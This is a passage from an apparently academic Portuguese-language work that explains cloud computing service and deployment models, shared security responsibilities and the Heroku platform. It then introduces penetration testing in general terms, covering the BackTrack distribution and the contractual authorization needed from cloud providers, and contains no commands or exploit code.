

Figura 4 - Arquitetura Framework .Net
Fonte: (Mcgraw, 2012)

2. COMPUTAÇÃO EM NUVEM

Com a evolução natural da tecnologia, o "mundo" de T.I se viu diante de situações complexas que envolviam: segurança, integração e escalabilidade de software e da infraestrutura. Na tentativa de resolver este problema tentou-se utilizar um serviço em T.I criado em meados dos anos 50 pela IBM, chamado máquinas virtuais. Quando foram criadas as VM'S eram utilizadas para centralizar os sistemas de computador utilizados no ambiente VM/370 da IBM. Naquele sistema cada VM simulava uma réplica física da máquina real, dando aos usuários a ilusão que o sistema estava disponível apenas para seu uso exclusivo.

As ideias estavam surgindo "e ainda estão" em todo o mundo de maneira simultânea, isso se transformou inicialmente em uma barreira a ser transposta, tendo em

vista que a demanda era muito maior que a oferta que a infraestrutura de TI podia oferecer. (TAURION, 2009).

Programadores, investidores, pesquisadores, buscavam um modelo que se adequasse as novas necessidades “desta nova” T.I, que deveria: integrar sistemas, modelos e aplicações e ainda não ser rígida a ponto de inibir evoluções naturais, este modelo foi obtido e denominado Computação em Nuvem que é baseado em VM.

Este modelo prometia utilizar os recursos ociosos de computadores independentes, sem a preocupação com a localização física e sem investimento em hardware. Segundo (TAURION, 2009) a computação em nuvem é uma evolução natural da convergência de varias tecnologias e conceitos como, o Grid, mais o conceito de Utility Computing (que são serviços computacionais comercializados como serviços utilitários, como energia elétrica), virtualização e autonomic computing (que são sistemas capazes de auto gerenciar e corrigir problemas e falhas), acrescidos de tecnologias e tendências como Web 2.0, SOA (Service Oriented Architecture) e o modelo de software como serviço (Software-as-a-Service). (TAURION, 2009)

Ao analisar esta vasta gama de aplicações em Computação em Nuvem pergunta-se “Quais serviços podem ser migrados para a nuvem?”. Um de ambiente Computação em Nuvem não irá eliminar todas as limitações e problemas TI de uma organização. Existirão sempre aplicações que funcionarão muito bem em Computação em Nuvem e outras que não. Alguns exemplos de aplicações que podem migrar para Computação em Nuvem são: aplicações baseadas em Web 2.0, ambientes de comunicação como: Web conferências, emails, wikis e blogs, e-learning, simulações, sistemas de computação analíticas e ambientes de desenvolvimento e teste (PaaS).

A Computação em Nuvem pode ser usada também para aplicações que necessitem de uma grande demanda computacional em curto espaço de tempo os chamados “cloud burstings”, um exemplo dessa característica são aplicações de comércio eletrônico que ofereça promoções “imperdíveis” por curtos períodos de tempo. (TAURION, 2009)

A Computação em Nuvem representa um modelo de T.I e não uma tecnologia, tendo como base serviços e não produtos, e alguns princípios como:

• **Infraestrutura compartilhada**: vários clientes podem acessar uma mesma plataforma.

• **Serviços ondemand (sob demanda):** o Serviço é solicitado por vários usuários, transações ou a somatória de vários itens dependendo da demanda.

• **Serviços são escalonáveis:** a partir da visão do Inquilino, existe uma flexibilidade em requisitar a ampliação dos serviços, sem qualquer limitação.

• **Custo do serviço com base no uso:** A cobrança pelo serviço utilizado é determinada pelo período de utilização.

• **Diversidade:** Facilidade em mesclar nuvens públicas e nuvens privadas de forma homogênea e transparente.

Para um Provedor de software ter associado a seus produtos e serviços o termo Computação em Nuvem deveria cumprir os itens acima mencionados, mas um percentual significativo verdadeiramente não cumprem na prática esses princípios. (Wang, Ranjan, Chen, & Benatallah, 2011)

2.1 Computação em Nuvem Conceitos

A computação em nuvem é um modelo para permitir onipresença, conveniência, com acesso à rede sob demanda, a um conjunto compartilhado de recursos computacionais configuráveis (por exemplo, redes, servidores, armazenamento, aplicativos e serviços).

A computação em nuvem é uma tecnologia disruptiva que tem o potencial de melhorar a colaboração, a agilidade, a escala e a disponibilidade, e fornece as oportunidades de redução de custos por meio de uma computação mais eficiente e otimizada.

Os modelos de nuvem preveem uma esfera onde os componentes podem ser rapidamente orquestrados, provisionados, implementados e desativados, aumentando ou diminuindo a escala para fornecer um modelo on-demand, utilizado conforme a alocação e consumo.

Há uma linha tênue entre a computação convencional e a computação em nuvem. No entanto, a computação em nuvem vai impactar as abordagens organizacionais, operacionais e tecnológicas para: a segurança dos dados, a segurança de rede, a segurança da informação e boas práticas para a obtenção desta segurança.

O órgão americano NIST, define computação em nuvem, descrevendo cinco características essenciais, três modelos de serviço de nuvem, e quatro modelos de implantação de nuvem. Os resultados estão resumidos na forma visual na Figura 5 e explicados a partir da sessão 2.2.

2.2 Computação em Nuvem Modelo de Serviço

Segundo (NIST, 2012), as características essenciais do modelo de Computação em Nuvem são:

O Serviço Sob Demanda

Este serviço tem acesso a toda a rede, pool de recursos, independência de localização, rápida flexibilidade e capacidade em medir o serviço prestado.

Computação em Nuvem Modelo Serviço

Na camada intermediaria da Figura 5 observamos a subdivisão do modelo amplamente utilizado pelos Provedores de soluções e que são abordados a partir da sessão 2.3.



Figura 5 - Arquitetura Cloud Computing.
Fonte: csaguide.v3.0

2.3 IaaS – Infraestrutura como Serviço

IaaS “Infraestrutura como serviço (IaaS) é uma maneira de entregar computação em nuvem, onde a infraestrutura de servidores, sistemas de rede, armazenamento, e todo o ambiente necessário para o funcionamento são contratados como serviços. Ao invés de comprar servidores, software, espaço em data center, os clientes usam estes recursos como um serviço totalmente terceirizado sob demanda.” (NIST, 2012)

A Figura 6 aborda a subdivisão do modelo de Computação em Nuvem e as responsabilidades de cada subdivisão.

Em IaaS, existem algumas subcategorias que devem ser compreendidas para um entendimento mais amplo desta camada. Geralmente o IaaS pode ser contratado das seguintes formas: nuvens públicas, privadas ou uma combinação das duas.



Figura 6 - Serviços Cloud Computing.
Fonte: csaguide.v3.0

A nuvem pública tem essa definição quando a infraestrutura disponível para contratação consiste em recursos compartilhados, padronizados e com autoatendimento pela Internet. A nuvem privada é a infraestrutura que utiliza as características da computação em nuvem, como a virtualização, mas na forma de uma rede privada.

A Nuvem híbrida é a combinação das nuvens públicas e privadas, possibilitando utilizar as melhores opções de ambas.

Algumas características da IaaS são: Recursos são contratados como um serviço e podem ter um custo variável pelo uso ou definido de forma antecipada. Alta escalabilidade com rapidez e eficiência e monitoramento e gerenciamentos avançados.

2.4 PaaS – Plataforma como Serviço

PaaS “Plataforma como Serviço” é a entrega de um ambiente de computação em camadas de soluções como serviço. Ofertas PaaS facilitam a implantação de aplicações de menor custo e complexidade na compra e gestão do hardware, software e recursos de provisionamento de infraestrutura, que fornece todas as facilidades necessárias, para suportar o ciclo de vida completo de construção e entrega de aplicações web, e serviços totalmente disponíveis a partir da Internet”.

O PaaS é análogo ao SaaS, exceto que, ao invés de software entregue pela web, é uma plataforma (um ambiente) para a criação, hospedagem e controle de software. As ofertas mais comuns de PaaS, incluem:

1- Serviços de colaboração em equipe, integração e triagem de serviços; integração de banco de dados, persistência e gerenciamento de estado; segurança; serviços de hospedagem (web sites, blogs, lojas virtuais, etc.).
2- No desenvolvimento, traz as facilidades para o design da aplicação, controle de versão do aplicativo, testes para posterior implantação final e disponibilização para os clientes finais.
3- O PaaS está se tornando a abordagem predominante em relação ao desenvolvimento de software para Web. A capacidade de automatizar processos, utilizando componentes pré-definidos, blocos pré-construídos, facilita e agiliza demasiadamente a criação de um aplicativo WEB.

Há uma série de maneiras diferentes para caracterizar PaaS, mas algumas das características mais comuns encontradas em alguns Provedores são:

• Ambiente para desenvolver, testar, implantar e manter aplicações de forma integrada e escalável, para cumprir todo o processo de desenvolvimento;

• A arquitetura multi-locação, onde vários usuários simultâneos utilizam o mesmo aplicativo;

• Escalabilidade, incluindo balanceamento de carga e fail-over (processo no qual uma máquina assume os serviços de outra, quando esta última apresenta falha);

• Integração com serviços web e bases de dados através de padrões comuns;

• Ferramentas para lidar com faturamento e gerenciamento de assinaturas;

• Segurança integrada e ambiente dimensionado e pronto para utilização de aplicações complexas como: Microsoft© SharePoint, Dynamics CRM, Oracle, Forms, dentre outras.

Bons exemplos de fornecedores na camada de desenvolvimento são o Google©AppEngine, os Serviços Microsoft Azure© , Force.com© e **Heroku** que foi comprado recentemente pela salesforce.com.

2.5 SaaS – Software como Serviço

SaaS "Software como Serviço" é um modelo de entrega de software no qual o software e seus dados associados são hospedados na internet (nuvem) e normalmente são acessados pelos usuários através de um "thin client", normalmente usando um navegador web através da internet."

O conceito de SaaS está embutido em praticamente todos os serviços de internet utilizados hoje, como em buscadores web (Google, Cade, Yahoo) webmail, dentre outros. De forma geral este conceito de SaaS é mais abrangente e mais diretamente aplicado a aplicações de negócios.

Para que um fornecedor venda uma solução como SaaS, ele deve cumprir alguns requisitos que incluem:

Acesso à aplicação via web, gerenciamento da aplicação realizado de forma centralizada, o usuário não é responsável por atualizar ou corrigir aplicativos, a aplicação é entregue no modelo de "um para muitos" e a existência de APIs (Application Programming Interfaces) para permitir integrações externas. (Garner, 2012)

Algumas aplicações encaixam perfeitamente neste perfil como: softwares CRM (Custumer Resorce Planing) que necessitam ter acesso pleno às informações com muita mobilidade. Sistemas que são utilizados por um período curto de tempo como software para colaboração em projeto. Sistemas que a utilização sofre picos de demanda como campanhas de e-mail marketing. Sistemas que a frequência de utilização é pequena como a geração de folha de pagamento, a gestão de relacionamentos, redes sociais, marketing e pessoas (RH).

2.6 Computação em Nuvem Modelo de Desenvolvimento

A multi-locação em sua forma mais simples implica o uso dos mesmos recursos ou aplicações por vários Inquilinos que podem pertencer à mesma organização ou organização diferente. O impacto da multi-locação é a visibilidade de dados residuais ou traços de operações que podem ser feitas por outro usuário.

É importante saber que os serviços de nuvem são frequentemente utilizados com serviços de virtualização, mas não há nenhuma exigência no modelo para tal. Além disso, deve-se notar que multi-locação não é tida como uma característica essencial pelo órgão NIST, mas é frequentemente discutido como tal. Apesar de não ser uma característica essencial da computação em nuvem no modelo NIST, a CSA identificou multi-locação como um elemento importante da nuvem.

Os modelos de desenvolvimento da Computação em Nuvem são listados a seguir:

Nuvem Privada - Normalmente, a nuvem está implantada em uma rede local. O Provedor e o Inquilino são parte da mesma organização, mas não, necessariamente, parte do mesmo grupo de trabalho ou divisão.

Nuvem Pública - Geralmente o Provedor oferece computação, armazenamento, rede, como um serviço, que é consumido pelo Inquilino, normalmente pagando pelo uso. Neste modelo de implantação o Provedor e o Inquilino são quase sempre parte de organizações diferentes.

Nuvem Comunitária - Pode ser uma implantação privada ou pública, essa nuvem é criada e utilizada por várias entidades que compartilham um modelo de negócio semelhante. Por exemplo, um governo pode optar por configurar uma nuvem comunitária, que posteriormente é utilizada por diferentes agências governamentais.

Nuvem Hibrida - Uma implantação, que combina os aspectos de dois ou mais modelos de implementação acima referidos, bem como, possivelmente, incluindo modelos de serviços múltiplos. (NIST, 2012)

2.7 Segurança em Computação em Nuvem

Para definir e dimensionar os diferentes métodos e responsabilidade dos três modelos de serviço de nuvem, os Inquilinos ficam diante de uma tarefa desafiadora. Os Provedores de nuvem devem revelar seus controles de segurança, e quando eles são implementados para o Inquilino. O Inquilino por sua vez de saber que os controles são

necessários para manter a segurança de sua informação; mas a obtenção destes dados uma análise precisa e segura é de difícil obtenção, causando uma enorme probabilidade de decisões de gestão de risco equivocadas com isso obtendo resultados prejudiciais.

A figura 7 mostra um exemplo de como um mapeamento de serviço de nuvem podem ser comparados e determinar se os controles existem como foram previstos pelo Inquilino, pelo Provedor de serviço de nuvem, ou Cliente final. Isto por sua vez pode ser comparado a uma estrutura de conformidade ou conjunto de requisitos, tais como PCI DSS, conforme mostrado.



Figura 7 – Comparação entre modelos de Controle de Segurança (CSA).
Fonte: (Cloud Security Alliance, 2012)

Controles de segurança na computação em nuvem, em sua maior parte, não são diferentes dos controles de segurança em qualquer ambiente de TI, no entanto, por causa dos modelos de nuvem empregados, dos modelos operacionais, e as tecnologias envolvidas para permitir a extensibilidade e interoperabilidade dos serviços, a computação em nuvem pode apresentar riscos diferentes que as tradicionais soluções de TI. O nível de segurança da organização é caracterizada pela maturidade, integridade, eficácia da segurança, ajustada ao risco e os controles implementados.

Esses controles são implementados em uma ou mais camadas que vão desde as instalações (segurança física), à infraestrutura (rede de segurança), sistemas de TI (sistema de segurança) e todo o caminho para a informação e aplicações de segurança (aplicação). Além disso, os controles são implementados para os usuários e os níveis de processo, como a separação de tarefas e gerenciamento de mudanças, respectivamente.

Conforme descrito anteriormente, as responsabilidades de segurança do Provedor e do Inquilino diferem muito entre os modelos de serviços em nuvem. AWS da Amazon EC2 como infraestrutura de oferta de serviços, por exemplo, inclui a responsabilidade do Provedor pela segurança até o Hypervisor, o que significa que o Provedor pode somente abordar os controles de segurança, tais como segurança física, a segurança ambiental e de segurança de virtualização. O Inquilino, por sua vez, é responsável por controles de segurança que se relacionam com o sistema de T.I (instância), incluindo o sistema operacional, aplicativos e dados.

A Salesforce.com oferta de gestão de recursos de clientes (CRM) SaaS, oferece toda a "pilha", o Provedor não é apenas responsável pelos controles de segurança física e ambiental, mas também pelos controles de segurança na infraestrutura, as aplicações e os dados.

Não existe uma forma simples de entender e definir as responsabilidades de cada personagem neste modelo, mas há esforços em curso por parte do CSA e outros órgãos para definir as normas de auditoria em torno da nuvem.

Infelizmente, a integração de segurança para estas soluções irá torná-las mais rígidas. Esta rigidez muitas vezes se manifesta, na incapacidade de ganhar paridade na implantação de controle de segurança, em ambientes de Computação em Nuvem comparados ao tradicional modelo de TI. Isto decorre principalmente da abstração da infraestrutura e da falta de visibilidade e capacidade de integrar muitos controles de segurança conhecidos, especialmente na camada de rede.

No ambiente SaaS os controles de segurança e do seu âmbito são negociados nos contratos para o serviço; níveis de serviço, privacidade e conformidade são todos assuntos a serem tratados legalmente em contratos. Em uma oferta IaaS, enquanto a responsabilidade de assegurar a infraestrutura de base e camadas de abstração pertence ao Provedor, o restante da pilha é da responsabilidade do Inquilino. O ambiente PaaS oferece um equilíbrio entre o Inquilino e o Provedor, onde a segurança sobre a plataforma recai sobre o Provedor, mas ambos garantem as aplicações desenvolvidas na plataforma, desenvolvendo-as de forma segura e cooperativa.

3. PLATAFORMA PaaS HEROKU

A plataforma Heroku oferece um serviço do modelo de Computação em Nuvem. Ela está classifica como PaaS (Plataforma como Serviço), que gerencia todos os itens de hardware, dando facilidade para a manipulação, implantação, escalabilidade, controle de tráfego de sistemas desenvolvidos.

Aplicativos implantados em ambientes tradicionais baseado em cliente / servidor necessitam de manutenção permanente para mantê-los funcionando. A plataforma Heroku executa todas as manutenções necessárias automaticamente.

As atualizações do sistema operacional, patches de kernel, e software de infraestrutura como: Apache, MySQL, SSH, OpenSSL requerem atualizações periódicas para corrigir vulnerabilidades de segurança encontrados, executada de forma manual pelo Inquilino. O disco rígido do servidor fica repleto de arquivos de log que devem ser verificados e excluídos pelo Inquilino periodicamente. Um ou mais dos processos que entram no estado de dead lock (espera sem fim), exigem intervenção manual para reiniciá-los. O efeito destes e de outros fatores é muitas vezes conhecido como “erosão de software”.

A estrutura da plataforma Heroku é subdividida conforme mostra a Figura 8.



Figura 8 - Estrutura Heroku
Fonte: (Heroku, 2012)

A plataforma Heroku é baseado em um sistema operacional próprio, por sua vez é inquilina do modelo IaaS Amazon's EC2.

A plataforma Heroku suporta varias linguagens de programação como: Clojure, Ruby, Java, Python, Scala, NODE.JS e está em constante desenvolvimento para integrar outras linguagens ao seu portfólio.

A sessão 2.3 e 5.5 do termo de serviço entre a Heroku e o Inquilino dizem:

2.3 “Você não concorda com o acesso (a) (ou tentativa de acesso) a interface administrativa dos Serviços Heroku, por qualquer meio que não através da interface que é fornecido pelo Heroku em conexão com os Serviços Heroku, a menos que tenha sido especificamente autorizado a assim em um acordo separado com o Heroku, ou (b) se envolver em qualquer atividade que interfira ou interrompa os Serviços Heroku (ou os servidores e as redes que estejam conectadas ao serviço)”. (Heroku, 2012)

5.5 “Você concorda que o Heroku não tem qualquer responsabilidade ou obrigação pela exclusão ou falha no armazenamento de qualquer conteúdo ou outras comunicações mantidas ou transmitidas através da utilização do Serviço. Você também reconhece que é o único responsável pela segurança e backup de seus aplicativos e qualquer conteúdo”. (Heroku, 2012)

Analisando o contrato principalmente a sessão 5.5, pode-se verificar que o único responsável legal pelo serviço que é executado dentro da plataforma Heroku é o próprio Inquilino. Um documento chamado Heroku Segurança aborda alguns itens que são constantemente tratados pela Heroku como:

“A Infra-estrutura física do Heroku é hospedada e gerenciada em datacenters Amazon e utilizam a tecnologia Amazon Web Service (AWS). Amazon continuamente verifica os riscos e sofre avaliações periódicas para garantir a conformidade com os padrões da indústria. Operações do centro de dados da Amazon foram credenciados em:

ISO 27001 - SOC 1/SSAE 16/ISAE 3402 (Anteriormente SAS 70 Tipo II) - PCI Nível 1 - FISMA Moderado - Sarbanes-Oxley (SOX) – PCI. (Heroku, 2012)

A empresa Salesforce.com é audita anualmente mantendo seus recursos em conformidade com a lei dos EUA Sabanes-Oxley (SOX) de 2002.

“Testes de segurança aplicados por terceiros nas aplicações Heroku são realizadas por empresas de consultoria independentes e respeitáveis em segurança de T.I. Os resultados de cada avaliação são revisados com os avaliadores, risco classificado, e atribuído à resolução a equipe responsável”. (Heroku, 2012)

4. PENTEST

Algumas etapas do Pentest serão essenciais como:

1- Identificação de vulnerabilidades: serão utilizadas ferramentas para a varredura de Ip e identificar: portas, serviços ativos, sistema operacional, entre outros e através desta coleta de dados será verificado o conhecimento existente sobre a vulnerabilidade encontrada.
2- Exploração das vulnerabilidades: Utilizando os *exploits* da vulnerabilidade encontrada, realizar ataques para se obter a efetivação da vulnerabilidade.

4.1 Linux Backtrack 5 R3

O Backtrack é um sistema operacional Linux baseado na plataforma Ubuntu. É focado em testes de seguranças e testes de penetração (pentests), utilizada basicamente por hackers e analistas de segurança, podendo ser iniciado diretamente pelo CD (sem necessidade de instalar em disco), mídia removível (pendrive), máquinas virtuais ou direto através de instalação no disco rígido.

Após ter chegado a um procedimento de desenvolvimento estável durante os últimos lançamentos, e consolidando feedbacks e complementos, os desenvolvedores focaram em dar suporte a uma quantidade maior de dispositivos de hardware, bem como oferecer mais flexibilidade e modularidade por meio da reestruturação de processos de construção e manutenção. Com a atual versão, a maioria das aplicações são construídas como módulos individuais que ajudam a acelerar os lançamentos de manutenção e correções.

O Linux Backtrack é provido de uma vasta gama de aplicações com funções que se complementam como ferramentas para coleta de informações, mapeamento de rede, identificação de vulnerabilidade, testes de penetração, escalação de privilégio, análise de rede sem fio, análise VOIP e telefonia, análise digital forense e engenharia reversa dentre outros.

4.2 TESTES DE PENETRAÇÃO EM PLATAFORMA CLOUD

Muitas organizações que estão migrando recursos para ambientes de Computação em Nuvem, necessitam avaliar as vulnerabilidades e executarem testes de penetração em seus ativos críticos, a fim de determinar se existem vulnerabilidades e quais os riscos que elas trazem. Em muitos casos, as exigências de conformidade podem também conduzir à necessidade de Pentests. Entretanto, realizar varreduras e pentests

num ambiente de Nuvem, é algo diferente do que é executado em um ambiente de rede e aplicações tradicionais.

O tipo de Nuvem irá determinar se um teste de penetração é possível. Em sua maioria, os tipos de Nuvens “Plataforma como Serviço” (PaaS) e “Infraestrutura como Serviço” (IaaS) os Pentests serão permitidos. No entanto, em Nuvens do tipo “Software como Serviço” (SaaS), os Provedores (Cloud Service Providers – CSP) geralmente não permitem que seus clientes realizem tais testes em sua infraestrutura e aplicações, com exceções para Terceiros que executam Pentesting para o próprio Provedor, a fim de estarem em conformidade com as leis e as melhores práticas de segurança. Assim, considerando que o Pentest é permitido, o próximo passo é coordenar com a CSP de duas maneiras:

Através de uma linguagem contratual que indique que o teste de penetração é permitido, o tipo de teste e quantas vezes o mesmo será realizado.

Se nenhuma linguagem explícita com o cliente existir, quer seja por meio de contrato ou por alguma política da CSP divulgada no website, então uma negociação deverá ser feita a medida do possível.

Uma vez que as medidas legais e contratuais estejam acordadas, o próximo passo é coordenar com a CSP o agendamento e execução dos testes.

